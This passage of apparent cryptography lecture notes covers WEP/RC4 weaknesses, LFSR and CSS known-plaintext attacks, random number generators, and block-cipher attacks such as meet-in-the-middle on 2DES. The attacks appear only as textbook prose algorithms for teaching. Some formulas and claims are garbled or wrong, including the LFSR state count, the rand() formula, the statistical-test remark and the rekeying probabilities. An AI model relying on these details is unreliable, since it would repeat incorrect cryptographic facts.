The first problem is that IV is only 24 bits long, so there are only 2^{24} possible IVs. Hence, after 16 million transmitted frames, the IV has to cycle getting a two-time pad. The key K never changes, and as a result, the same key $(IV||K)$ is used to encrypt two different frames. The attacker can figure this out by inspecting the plaintext of both frames. The problem gets worst because many 802.11 cards reset IV to zero at every power cycle. Therefore, every time we power cycle the card, we will encrypt the next payload using $(0||K)$. So, the same key is used to encrypt different packets. The same pad is used to encrypt many messages as soon as the IV is repeated. There is nothing to prevent the IV from repeating after a power cycle, i.e., after every 16 million frames, which are not that many frames in busy networks. Unfortunately, the size of the IV is written in the standard and cannot be changed.

The second problem, derived from the first, is that WEP uses RC4 as PRG. RC4 was not designed to be secure with related keys (closely related). Given the problem described before, we have that the keys 0||K, 1||K, 2||K, ... are related. **FMS 2001 attack** exploits this property and can discover the key as soon as $\approx 10^6$ encrypted frames are sent (ciphertext only attack). With a later, more efficient, version

of the attack, only 40 thousand frames are necessary. Therefore, RC4 became predictable used in the wrong way. RC4 is one of the states of the art stream cipher, even if it is not recommended as PRG. It has some weaknesses, related keys is one of these.

Linear Feedback Shift Register. It is another PRG that can be easily implemented in hardware (Figure 1.10). Each flip-flop is feedback according to a feedback coefficient p_i (if $p_i = 1$ the feedback is active, otherwise not), the output of the system is the output of the last flip-flop.



Figure 1.10: Linear Feedback Shift Register.

This can be formalized in mathematical way:

$$
\begin{aligned}
s_m &\equiv p_{m-1}s_{m-1} + \cdots + p_1 s_1 + p_0 s_0 \, mod\, 2 \\
s_{m+1} &\equiv p_{m-1}s_m + \cdots + p_1 s_1 + p_0 s_0 \, mod\, 2 \\
s_{m+i} &\equiv \sum_{j=0}^{m-1} p_j \cdot s_{i+j} \, mod\, 2 \quad s_i, p_j \in \{0,1\}\, i = 0, 1, 2, \ldots
\end{aligned}
$$

LFSR is used because it is composed of cheap hardware and can be efficiently built. However, it has a drawback: it is **periodical**. Let us consider the LFSR shown in figure 1.11.



Figure 1.11: Example: LFSR of degree 3.

The sequence of states is:

clk	FF_2	FF_1	$FF_0 = s_i$
0	1	0	0
1	0	1	0
2	1	0	1
3	1	1	0
4	1	1	1
5	0	1	1
6	0	0	1
7	1	0	0
8	0	1	0

The initial state (**seed**) s_0 is equal to 0. The sequence of states has a period of 7 clock cycles. The LFSR has the following properties:

– **Seed:** it is the initial state of the register, all 0's must be avoided.

– **Degree:** it is the number of flip-flops.

– **Periodic:** as shown in the example above, it is periodic.

The following theorem holds for LFSR:

Theorem 1.3.3 (Maximum-length LFSR)**.** The maximum sequence length generated by an LFSR of degree m is $2^m - 1$.

The output of the LSFR depends on its state. As soon as LFSR assume a previous state, it starts to repeat. Since the number of nonzero states is at most $2^m - 2$, the maximum length before repetition is $s^m - 1$. The length of an LFSR depends on the feedback coefficients. For example, a LFSR with degree 4 and coefficients $p_3 = 0, p_2 = 0, p_1 = 1, p_0 = 0$ has a period of 15, while a LFSR with the same degree but coefficients $p_3 = 1, p_2 = 1, p_1 = 1, p_0 = 1$ has a period of 5.
An LFSR can be described by a polynomial: $P(x) = x^m + p_{m-1}x^{m-1} + \cdots + p_1x + p0$. Maximum length LSFR have primitive polynomial. Primitive polynomials are a type of irreducible polynomials. An irreducible polynomial is a sort of prime number that is, its factors are 1 and the polynomial itself. Primitive polynomials can relatively easily be computed. Hence, maximum-length LSFR can easily be found.
LFSR are not good for crypto.
Pros:

– LFSRs have good statistical properties, the sequence of bits generated looks like a truly random sequence.

Cons:

– The sequence of bit is periodical and it is relatively short.

– It has a linear behaviour, so it is easy to break.

Known-plaintext attack against LFSR.

1. Given 2m pairs (pt, ct), the adversary determines a prefix of the sequence s_i (prefix is long 2m).
2. Then, the adversary determines feedback coefficients by solving a system of m linear equations in m unknowns (seen in the definition of LFSR).
3. Finally, the adversary can "build" the LFSR and produce the entire sequence.

We can build stronger LFSRs suing a non-linear combination of several LFSRs (e.g., using AND).

Content Scrambling System. The CSS stream cipher is fast and cheap and it is used for encrypt DVD movies. Unfortunately, it is very easy to break. The seed (key) is 5 bytes long (40 bits), 2 bytes are used for the upper register (a 1 is added as more significant bit, we obtain 17 bits) and 3 bytes are used for the lower register (a 1 is added as more significant bit, we obtain 25 bits). At each round, each LFSR produces an output of 8 bits. The outputs are added $mod\,256$ (neglecting carry bit for simplicity) so producing the key stream (Figure 1.12).



Figure 1.12: Content Scrambling System.

An adversary might perform a brute force attack trying all the 2^{40} possible keys, but this system has a vulnerability that let break it in 2^{17} steps ($\ll 2^{40}$). The vulnerability is related to the first register (17 bits).

Known-plaintext attack against CSS. A 20 bytes prefix of the (cleartext) movie is known (e.g., 20 initial bytes in MPEG, because they are standard). So, a prefix of the keystream can be computed as $K = C \oplus M$ (where C is the ciphertext and M is the cleartext message). Attack algorithm:

- For all possible initial setting of LFSR-17 (we try 2^{17} keys):
  1. Run LFSR-17 to get 20 bytes of output.
  2. Subtract LFSR-17 from keystream and obtain a candidate output of LFSR-25.
  3. Check whether the candidate LFSR-25 is consistent with a particular output:
     - If it is consistent then we have found the correct initial setting of both and the algorithm is finished.
     - Otherwise, go to 1 and test the next LFSR-17 initial setting.
- Using key, generate entire CSS output.

The complexity of this attack is 2^{17} (possible initial settings of LFSR-17). The CSS fails because the attack exploits the linearity of the system.

1.4 Random number generators

Definition 1.4.1 (Random Bit Generator)**.** A Random Bit Generator (RGB) outputs a sequence of statistically **independent** and **unbiased** bits:

- **Statistically independent** means that the probability of emitting a bit (1 or 0) value does not depend on the previous bits.
- **Unbiased** means that the probability of emitting a bit value (1 or 0) is equal to $\frac{1}{2}$.

Random bit generators can be used to generate (uniformly distributed) random numbers (Random Number Generators - RNG). A random number in the interval $[0, n]$ can be obtained by generating a bit sequence of length $\lfloor \lg n \rfloor + 1$ and converting it to an integer. If the resulting number exceeds n, one possible option is to discard it and generate another random bit sequence.

There are three classes of RBGs:

- True Random Bit Generators (TRBG).
- Pseudo-Random Bit Generators (PRBG).
- Cryptographically Secure Pseudo-Random Bit Generators (CSPRBG).

1.4.1 True Random Bit Generators

They are based on a random physical process, e.g., tossing a coin. The output "cannot" be reproduced. Actually it can be reproduced but with a small probability, e.g., tossing a coin 100 times and generate a given 100-long sequence has a probability: $Pr = \frac{1}{2^{100}}$. They are used to generate session keys.

TRBGs are classified in: hardware-based generators, software-based generators. Remarks:

- May be subject to observation or manipulation by an adversary (loosing the two properties of a RBG).
- May be subject to influence of external factors, and also to malfunction (e.g., clock jitter may be influenced).
- Need to be tested periodically (they get old and with age their behaviour may change).

Examples of hardware-based true random bit generators are:

- Elapsed time between emission of particles during radioactive decay.
- Thermal noise from a semiconductor diode or resistor.
- The frequency instability of a free running oscillator.

Hardware-based TRBG could become defective generators:

- **Biased:** Probability of emitting a 1 is not equal to $\frac{1}{2}$.
- **Correlated:** Probability of emitting a 1 depends on previous bit emitted.

The output of a defective generator can be modified to give as output a true random sequence. This is called de-skewing. A practical technique is to pass the sequence through a cryptographically secure hash function.

Examples of software-based true random bit generators are:

- The system clock.
- Elapsed time between keystrokes or mouse movements.
- Content of input/output buffers, e.g., network cards buffers (the adversary can infer these values).
- User input.
- Operating system variables.

For de-skewing these generators we can use mixing functions, e.g., use different random processes and put them in a cryptographically secure hash function.

Exercise. Suppose that a generator produces biased but uncorrelated bits. Suppose that the probability of a 1 is p and the probability of a 0 is $1 - p$, where p is unknown but fixed ($0 < p < 1$). Remove biases in output bits.

Solution: Group the output sequence of such a generator into pairs of bits, with

- a 10 pair transformed to a 1: $Pr(1) = Pr(1) \cdot Pr(0) = p \cdot (1 - p)$.
- a 01 pair transformed to a 0: $Pr(0) = Pr(0) \cdot Pr(1) = p \cdot (1 - p)$.
- 00 and 11 pairs are discarded.

Then, the resulting sequence is both unbiased and uncorrelated.

1.4.2 Pseudo-Random Bit Generator

Definition 1.4.2 (Pseudo-Random Bit Generator)**.** A Pseudo Random Bit Generator is a **deterministic** algorithm that, given a truly random binary sequence of length k (seed), outputs a binary sequence of length L (**pseudo-random bit sequence**) with $L \gg k$.

The number of possible sequences is at most 2^k, i.e., the PRBG produces a fraction $\frac{2^k}{2^L}$ of all possible sequences. **Security intuition:** A "small" seed is expanded in a "large" pseudo-random sequence in such a way that an adversary cannot **efficiently** distinguish between outputs of a PRBG and outputs of a TRBG. Typically, the first element of the sequence is $s_0 = seed$, and the other are function of the previous value $s_{i+1} = f(s_i) \quad i = 0, 1, 2, \ldots$. A generalisation is to consider the next values as function of all the previous values $s_{i+1} = f(s_i, s_{i-1}, s_{i-2}, \ldots, s_{i-t}) \quad i = 0, 1, 2, \ldots$.

Linear Congruential Generator. Definition:

- $s_0 = seed$.
- $s_{i+1} = a \cdot s_i + b \, mod \, m \quad i = 0, 1, 2, \ldots$, where a, b, m are integer constants.

Example (ANSI C `rand()`):

- $s_0 = 12345$.
- $s_i = 1103515245 \cdot s_{i-1} + 12345 \times 2^{31}$.

LCG has good statistical properties: output approximates a sequence of true random number. It is used in mathematical tests (e.g., chi-square test) and is used in simulation and testing. It is not suitable for cryptography because it is **predictable**.

Assuming a prefix s_r, s_{r+1}, s_{r+2} is known, we define:

- $s_{r+1} = a \cdot s_r + b \, mod \, m$.
- $s_{r+2} = a \cdot s_{r+1} + b \, mod \, m$.

Which is a linear system of two linear equations in two unknowns (a and b) and it is easily solvable. This can be exploited in two ways: one might calculate new values of the sequence or calculate old values down to the seed.

1.4.3 Cryptographically Secure Pseudo-Random Generator

A CSPRBG is an **unpredictable** PRBG. Unpredictability:

- **Informally:** Given a sequence of bits $s_i, s_{i+1}, \ldots, s_{i+n-1}$ (a prefix), for some integer n, it is **computationally infeasible** to compute the subsequent bits $s_{i+n}, s_{i+n+1}, \ldots$.
- **More formally:** Given a sequence of bits $s_i, s_{i+1}, \ldots, s_{i+n-1}$ (a prefix), **there exist no polynomial time algorithm** that can predict the next bit s_{i+n} with better than 50% chance of success (assuming a limited amount of computing power for the adversary).
- **Another property:** Given a sequence of bits $s_i, s_{i+1}, \ldots, s_{i+n-1}$ (a prefix), it is infeasible to compute the preceding bits $s_{i-1}, s_{i-2}, \ldots$.

The need for unpredictability is unique for cryptography. The minimum security requirement for a CSPRBG is that the seed length k is so large that a search over 2^k seeds is unfeasible. The general security requirements are:

- The output sequence of the generator should be indistinguishable from a truly random sequence.
- The output bits should be unpredictable to an adversary with limited computational resource.

From a theoretical point of view the general security requirements are:

- A PRBG is said to pass the **polynomial-time statistical test** if no polynomial-time algorithm can correctly distinguish between an output sequence of the generator and a truly random sequence of the same length with probability significantly greater than $\frac{1}{2}$.
- A PRBG is said to pass the next-bit test if there is no polynomial-time algorithm which, on input of the first t bits of an output sequence s, can predict the $(t+1)_{st}$ bit of s with probability significantly greater than $\frac{1}{2}$.

It is possible to prove that a PRBG passes the next-bit test if and only if it passes all polynomial-time statistical tests (universality of the next-bit test).

Definition 1.4.3. (CSPRBG) A PRBG that passes the next-bit test is called cryptographically secure pseudorandom bit generator. It must pass the test possibly under some plausible but unproven mathematical assumption such as the intractability of factoring integers.

There are ad-hoc methods based on one-way functions for which a mathematical proof does not exist: hash functions, block ciphers. So, they have not been proved to be CSPRBG. However, they are sufficient for most applications. Another class of methods assume that integer factorisation is intractable: RSA PRBG, Blum-Blum-Shub PRGB. There exist no efficient algorithm (exponential or sub-exponential) to factoring large integers. For example, we can prove RSA in this way: if we can distinguish the sequence from a TRG, we can factorize large integers (absurd, it is not possible).

1.4.4 Statistical tests

A set of statistical tests have been devised to measure the quality of an RBG. It is not possible to prove whether a generator is indeed an RBG. Tests provide **necessary conditions** (if it passes all the tests, we can say anything about it). Each test operates on a given output sequence, and **probabilistically** determines whether it possesses a certain attribute that a truly random sequence would exhibit. A generator may be either **rejected** or **accepted**, i.e., not rejected. Some statistical tests are:

- **Frequency test (monobit test).** Determine whether the number of 0's and 1's are approximately the same.

– **Serial test (two-bit test).** Determine whether the number of occurrences of 00, 01, 10, 11 are approximately the same.

– **Maurer's universal statistical test.**

- **Intuition:** It is not possible to **significantly compress** (without loss of information) the output sequence of a random generator.
- Determine a very general class of possible defects (universality), including defects detectable by basic tests.
- Require a longer sequence than basic tests, but it is more efficient than them.

For cryptography, we use truly random and CSPRBG.

1.5 Block ciphers

Block ciphers are the most used today in the systems. They are used in internet applications (client-server architecture) and are implemented by browsers. Block ciphers are a versatile component. We can do many things with them. Block ciphers break up the plaintext in blocks of fixed length (n bits) and encrypt one block at a time. The block size is a characteristic of the algorithm. Each algorithm has its block size (e.g., AES encrypts blocks of 128 bits). They are different from one-time-pad and stream ciphers in which the encryption is bit-wise (instead, here is block-wise).

The encryption/decryption algorithms are such that: $E_k : \{0,1\}^n \to \{0,1\}^n$, $D_k : \{0,1\}^n \to \{0,1\}^n$. Both use a key of k bits. E_k is a keyed permutation, i.e., by changing the key we obtain a different permutation: $E(k,m) = E_k(m)$. The permutation is invertible, otherwise is not possible to decrypt the ciphertext. D is the inverse permutation.

The permutation E_k is:

– Efficiently computable (in polynomial time).

– Bijective, i.e, surjective and injective.

– E_k^{-1} (the inverse) is efficiently computable (decryption).

Examples of block ciphers are **DES** ($n = 64$ bits, $k = 56bits$), **3DES** ($n = 64$ bits, $k = 168$ bits), **AES** ($n = 128$ bits, $k = 128, 192, 256$ bits).

1.5.1 Random permutations



Figure 1.13: A random permutation π.

Let us consider a set of N plaintexts P and the corresponding N ciphertexts C (Figure 1.13), with $N = 2^n - 1$. Let $Perm_n$ be the set of all permutations $\pi : \{0,1\}^n \to \{0,1\}^n$. The maximum number of permutations that we can define using a block of n bits is $|Perm_n| = 2^n!$. A true random cipher:

– Implements all the possible permutations in $Perm_n$.

– Uniformly selects a permutation $\pi \in Perm_n$ at random.

It is possible to prove that a **true random cipher** is perfect for Shannon. A true random cipher implements all possible permutations, so we need a uniform random key for each permutation (**naming**). The possible permutations are $2^n!$. We need a key size of $\log_2 2n! \approx (n - 1.44)2^n$ that is exponential in the block size. For example, considering $k \approx n \cdot 2^n$ we have: DES: $k = 64 \cdot 2^{64}$, AES: $k = 128 \cdot 2^{128}$, that are enormous in size. Furthermore, the block size can not be small to avoid dictionary attacks. For instance, with $n = 4$ bits we have a $k = 4 \cdot 2^4 = 64\,bits$ (totally insecure). For these reasons, a true random cipher can not be implemented in practice.

Dictionary attack. An adversary can build a dictionary with pairs of plaintext/ciphertext valid for a given key (it is a known-plaintext attack). Assuming that the adversary can collect pairs of plaintext/ciphertext (we are not interested in how), (s)he can index the ciphertext in the dictionary to find the corresponding plaintext.

The dictionary could be implemented as a table of $2^n \times 2n$ (pairs) that requires $2^n \cdot 2n = n \cdot 2^{n+1}$ in terms of memory occupation. It can be efficiently implemented as array with $2^n \cdot 2 = 2^{n+1}$ memory occupation. In general, the amount of storage for the dictionary is $O(2^n)$.

The dictionary must be big, so it can not be accommodated in memory, thus discouraging this attack. For instance, with $n = 32$ bits the dictionary size is $\approx 16\,GB$ (too short!). In practice, the block size should be ≥ 64 bits. However, it is still possible to store a small fraction of the dictionary, but this corresponds to a small probability of finding the key.

Pseudorandom permutations. Since a true block cipher is not implementable in practice, we consider **pseudorandom permutations** as for random number generators. We consider a family of permutations parametrized by $\kappa \in \mathcal{K} = \{0,1\}^k$, $E_\kappa : \{0,1\}^n \to \{0,1\}^n$. A E_κ is a pseudorandom permutation (PRP) if it is indistinguishable from a uniform random permutation (from the set of all possible permutations) by a limited (polynomial capacity) adversary. The possible pseudorandom permutations are $|\{E_\kappa\}| = 2^k \ll |Perm_n|$, with $|\kappa| = k$. A block cipher is a practical instatiation of a pseudorandom permutation.

1.5.2 Practical block cipher

Indistinguishability, in practice, means that the encryption function corresponding to a randomly chosen key should appear as a randomly chosen permutation to a limited adversary.



Figure 1.14: Indistinguishability: an intuition.

Let us assume the adversary as oracle access, (s)he can not look in the box but only submit an input x_i. In the box, we can select either a true random or a pseudorandom permutation and retain the result to the adversary. The adversary can not know which one is selected, (s)he tries to guess whether is a true random or a pseudorandom permutation (Figure 1.14). The cipher is secure if the probability of the adversary of guessing which permutation is used (true o pseudorandom) is marginally larger than $\frac{1}{2}$. Marginally larger means that is close to 50%, so the adversary is not able to distinguish between the two. Thus, the output of a block cipher is a **uniform random variable**, no efficient analytical attack is possible.

Exhaustive key search on block ciphers (brute force attack). It is a known-plaintext attack, so it requires at least one pair of plaintext/ciphertext. Given a pair (pt, ct), check whether $ct = E_{k_i}(pt)$, with $i = 0, 1, \ldots, 2^k - 1$. The time complexity of this attack is $O(2^k)$. This attack has to face false positives:

- Do we expect that just one key k maps pt into ct? or there may be false positives?
- How many keys (false positives) do we expect to map pt into ct?
- How do we discriminate the good one?

Problem (false positives). Given a pair (ct, pt) such that $ct = E_{k^*}(pt)$ for a given k^*, determine the number of keys that map pt into ct.

Solution. Let us consider the probability of $ct = E_{k^*}(pt)$ for a given key k^*. Since the output of the block cipher is a random variable, $Pr[E_{k^*}(pt) = ct] = \frac{1}{2^n} = \frac{\text{favourable cases}}{\text{all cases}}$. The expected number of keys that encrypt pt into ct is by the theorem of the total probability: $2^k \cdot \frac{1}{2^n} = 2^{k-n}$(number of keys $\times$ probability that every single key produces the result). Some examples:

- **DES ($n = 64, k = 56$).** The expected number of keys is $2^{56-64} = 2^{-8} = \frac{1}{256}$. An expected number smaller than one means that it is sufficient on pair (pt, ct) to perform a brute force attack.
- **Skipjack ($n = 64, k = 80$).** It is used in embedded systems because it is efficient. The expected number of keys is $2^{80-64} = 2^{16}$, which means that the adversary needs two or more pairs (pt, ct) to perform a brute force attack.

Consider now t pairs (pt_i, ct_i), $i = 1, 2, \ldots, t$. Given k^*, $Pr[E_{k^*}(pt_i) = ct_i, \text{ for all } i = 1, 2, \ldots, t] = \frac{1}{2^{tn}}$ because the events are independent (output of a random variable). The expected number of keys that map pt_i into ct_i, for all $i = 1, 2, \ldots, t$, is $\frac{2^k}{2^{tn}}$. For example, consider $t = 2$ for Skipjack: the expected number of keys is $2^{80-2\cdot 64} = 2^{-48}$. Two pairs are sufficient for an exhaustive key search.

1.5.3 Exercises

Exercise 1 (Exhaustive key search). Exhaustive key search is a know-plaintext attack. However, the adversary can mount a ciphertext-only attack if (s)he has some knowledge of plaintexts (very often the case). Assume DES is used to encrypt 64-bit blocks of 8 ASCII chars, with the most significant bit for each char serving as the parity bit. So, the adversary knows the structure of the plaintexts. How many ciphertexts blocks (s)he needs to remove false positives with a probability smaller than ε?

Let us suppose that (s)he knows one ciphertext and uses it to feed the cipher. (S)He has to determine whether the output is a plausible one. The output, as stated before, has a given structure (8 chars with one parity bit and 7 ASCII bits). Each parity bit has a probability of $\frac{1}{2}$ of being correct, so the probability that the parity bits are correct for the block is $p = \frac{1}{2} \times \cdots \times \frac{1}{2} = \frac{1}{2^8}$ (product of single probabilities because the events are independent).

Suppose now that the adversary knows t blocks. The probability $p(t)$ of $8t$ parity bits being correct is $p(t) = 2^{-8t}$. Thus, we can determine t through the condition $2^{-8t} < \varepsilon$. Consequently, the expected number of keys is $r = 2^{k-8t}$. In the DES case, $r = 2^{56-8t}$. For most practical purposes, $t = 10$ suffices to avoid false positives. Thus, a ciphertext only attack is possible.

Exercise 2 (Dictionary attack). Consider a cipher E with key k and block size n. The adversary has collected D pairs (pt_i, ct_i), $i = 1, \ldots, D$ with $D \ll 2^n$. Now, the adversary reads C newly produced ciphertexts ct_j^*, $j = 1, \ldots, C$. Determine the value of C such that:

$$Pr[\text{Exists j, } j = 1, 2, \ldots, C, \text{ such that } c_j^* \text{ is in the dictionary}] = P$$

Considering the key fixed, if the value is present in the dictionary, the adversary can find the plaintext. The longer the sequence C, the higher the probability that the ciphertext is in the dictionary. Given P, let us consider the complementary event $Q = 1 - P$, where Q is the probability that none of the newly produced ciphertexts is in the dictionary. Initially, we compute:

$$q = Pr[\text{no newly produced } ct \text{ is in the dictionary}] = \frac{\#\text{ of values not in the dict}}{\text{tot }\#\text{ of values}}$$
$$= \frac{2^n - D}{2^n} = 1 - \frac{D}{2^n} = 1 - \alpha, \text{ with } \alpha = \frac{D}{2^n} \ll 1 \ (D \ll 2^n)$$

Then, we compute:

$$Q = Pr[ct_i^* \text{ is not in the dict}] = \prod_{i=1}^{C} Pr[ct_i^* \text{ is not in the dict}]$$
$$= \prod_{i=1}^{C} q = q^C = (1 - \alpha)^C \approx 1 - C\alpha,$$
$$P = 1 - Q = C\alpha$$

This holds because the output of the cipher is an independent random variable. We approximate Q to the first order (it was $1 - C\alpha +$ other terms) because powers greater than one are negligible quantities ($\alpha \ll 1$). If we specify $P = 1$, then $C\alpha = 1$, which implies that $C \cdot \frac{D}{2^n} = 1$ and thus $C = \frac{2^n}{D}$. If $D = 2^{n/2}$ and $n = 64$, then $D = 2^{32}$ entries each of $2 \times 8 = 16$ bytes. It follows that the dictionary size in bytes is $2^4 \times 2^{32} = 16$ Gbytes.

Of course, the challenge for the adversary is to collect D pairs. It is wise to change the encryption key periodically, because the dictionary is used as long as the key is fixed (the adversary must be quick).

Exercise 3 (Rekeying). An adversary can successfully perform an exhaustive key search in a month. Our security policy requires that keys are changed every hour. What is the probability P that in a month the adversary can find any key before it is changed? What if we refresh the key every minute?

Let us consider that the key refreshing protocol has a negligible overhead (optimistic assumption, change the keys has a cost). Moreover, for simplicity, assume that every month is composed of 30 days. Thus, we have $H = 720$ hours in a month. As a key is found in one month with a brute force attack, we can reasonably assume that:

$$p = Pr[\text{a given key is guessed in a given hour before it is changed}] = \frac{1}{H} = 1.4 \times 10^{-3}$$

Consider the complementary event q:

$$q = Pr[\text{no key is guessed in a given hour before it is changed}] = 1 - p = 1 - \frac{1}{H}$$

and

$$P = Pr[\text{probability that in a month the adversary guesses at least one key before it is changed}]$$

Furthermore, let $Q = 1 - P$ be the probability of the complementary event, i.e.,

$$\begin{aligned} P &= Pr[\text{the adversary cannot find any key before it is changed in a month}] \\ &= Pr[\text{no key guessed in hour 1, no key guessed in hour 2, } \dots] \\ &= Pr[\text{no key is found in hour 1}] \times \cdots \times Pr[\text{no key is found in hour H}] \\ &= q^H = (1-p)^H = (1 - \frac{1}{H})^H \end{aligned}$$

Conseguently, $P = 1 - Q = 1 - (1 - \frac{1}{H})^H$. With $H = 720$, $Q \approx 0.37$ and $P \approx 0.63$.

Now, assume we increase the refresh frequency to every minute. Then, $H = 720 \cdot 60$. When H becomes very large, $H \to \infty$, then:

$$\begin{aligned} Q &= \lim_{H \to \infty} (1 - \frac{1}{H})^H = \frac{1}{e} \approx 0.37 \\ P &= \lim_{H \to \infty} [1 - (1 - \frac{1}{H})^H] = 1 - \frac{1}{e} \approx 0.63 \end{aligned}$$

Increasing the key refreshing frequency does not meaningfully improve the value of P. The only practical advantage of frequently changing the key mainly reside in the fact that a smaller amount of material is encrypted with that key and, therefore, for each key less material is available to a cryptanalyst.

1.5.4 Multiple encryptions and key whitening



Figure 1.15: DES challenge prefix.

In 1981 a challenge was issued: find [1] $e \in \{0,1\}^{56}$ s.t. $c_i = DES(e, p_i)$, $i = 1, 2, 3, \ldots$ (Figure 1.15). No efficient analytical attack was found, so only brute force attack was possible. However, key space is too small for nowadays hardware. In fact, DES was break in:

- 1992: Internet search - 3 months.
- 1998: EFF machine (Deep Crack) - 3 days (250k$).
- 1999: Combined search - 22 hours.
- 2006: COPACABANA (120 FPGAs) - 7 days (10k$).

In conclusion, we should not use 56-bit ciphers. The key must be larger than 64 bit. It was issued a competition for a new standard, but some countermeasure was necessary to make DES secure. We improve the security of DES by two techniques: Multiple encryption and key whitening.

Two-times encryption (2E). We encrypt the plaintext twice, considering the case in which the same algorithm is used twice: $y = 2E((e_L, e_R), x) = E(e_R, E(e_L, x))$, where x is the plaintext, y is the ciphertext and (e_L, e_R) are the left and the right key, respectively (Figure 1.16). The key size is $2k$ bits (doubled), so a brute force attack requires 2^{2k} steps. $2E$ has performance penalties. It is two times slower than E (it encrypt the message twice). It seems that we have a significant security improvement (double the keyspace), but this is not true. In fact, **meet-in-the-middle** attack is possible.

Figure 1.16: Two-times encryption.

The meet-in-the-middle attack is a known-plaintext attack, the adversary must know at least one plaintext/ciphertext pair. The attack is performed as follows:

- Build a table T containing $z = E(e_L, x)$ for all possible left-keys. Keep T sorted according to z.
- Check whether $z' = D(e_R, y)$ is contained in the table T, for all possible right-keys. If z' is contained in T then (e_L, e_R) maps x into y with e_L s.t. $T[e_L] = z'$ (meet-in-the-middle).



Figure 1.17: Meet-in-the-middle attack.

Attack complexity:

- **Data complexity.** Negligible. It needs at least a pair of data. There might be false positives. For simplicity, we assume the probability of false positives negligible. Anyway, to get rid of them we may need two or more plaintext/ciphertext pairs.
- **Storage complexity.** Storage necessary for $T \approx O(2^k)$. The table has many entries as the number of keys, it grows exponentially with the size of the key.
- **Time complexity.** Time complexity for step 1 + time complexity for step 2 = time for building and sorting the table + time for searching in a sorted table = $k2^k + k2^k \approx O(2^k)$.

Double encryption is not more secure than single encryption. The time complexity is the same as a brute force attack of single encryption. The comparison is unfair because the meet-in-the-middle attack requires much storage, but it is still not better in terms of time complexity. 2DES has time complexity (2^{56}) and space complexity (2^{56}). It brings no advantages.

[1] Find the key of DES knowing a prefix of the plaintext.

Triple DES (3DES). It is used in many internet applications such as SSL, IPsec, SSH. There are two encryption schemes: the EEE (three encryption stages) and the EDE (encryption-decryption-encryption). We will see only the latter. The encryption is $y = 3E((e_1, e_2, e_3), x) = E(e_1, D(e_2, E(e_3, x)))$, the second time the message is encrypted by means of the decryption algorithm with the key e_2. We use this scheme because if $e_1 = e_2 = e_3$, 3DES becomes DES, so it has backward compatibility. The key is 168-bits long. 3DES is three times slower than DES (this is not negligible). The most efficient attack takes $\approx 2^{118}$. Anything larger than 2^{90} is considered secure nowadays. We can repeat the meet-in-the-middle attack with 3DES, but it has a time complexity of 2^{118} and a space complexity of 2^{56}. To meet in the middle, we have to try two keys on one side (2^{2k}) (Figure 1.18).



Figure 1.18: Meet-in-the-middle with 3DES.

For these reasons, 3DES is considered secure and it is still used today even if it is slower than DES. 3DES resists to brute force and meet-in-the-middle attacks but:

- It is not efficient regarding software implementation.
- It has a short block size (64-bit), which is a drawback if you want to make a hash function with 3DES.
- Key lengths of 256+ are necessary to withstand a quantum computing brute force attack.

Theorem 1.5.1 (False positives for multiple encryption)**.** Given there are r subsequent encryptions with a block cipher with a key length of k bits and a block size of n bits, as well as t plaintext/ciphertext pairs, $(pt_1, ct_1), \ldots, (pt_t, ct_t)$, the expected number of false keys which encrypt all plaintext to the corresponding ciphertext is 2^{rk-tn}.

Key whitening. The idea is to introduce two more keys of n bits (Figure 1.19):

- **Encryption:** $y = E_{k,k_1,k_2}(x) = E_k(x \oplus k_1) \oplus k_2$.
- **Decryption:** $x = D_{k,k_1,k_2}(y) = D_k(y \oplus k_2) \oplus k_1$.

Key whitening is not a cure for weak ciphers. The cipher must be analytically secure. The performances are good because it adds a negligible overhead, just two xor's.



Figure 1.19: Key whitening.

Most efficient attacks:

- Brute force attack: time complexity 2^{k+2n}.
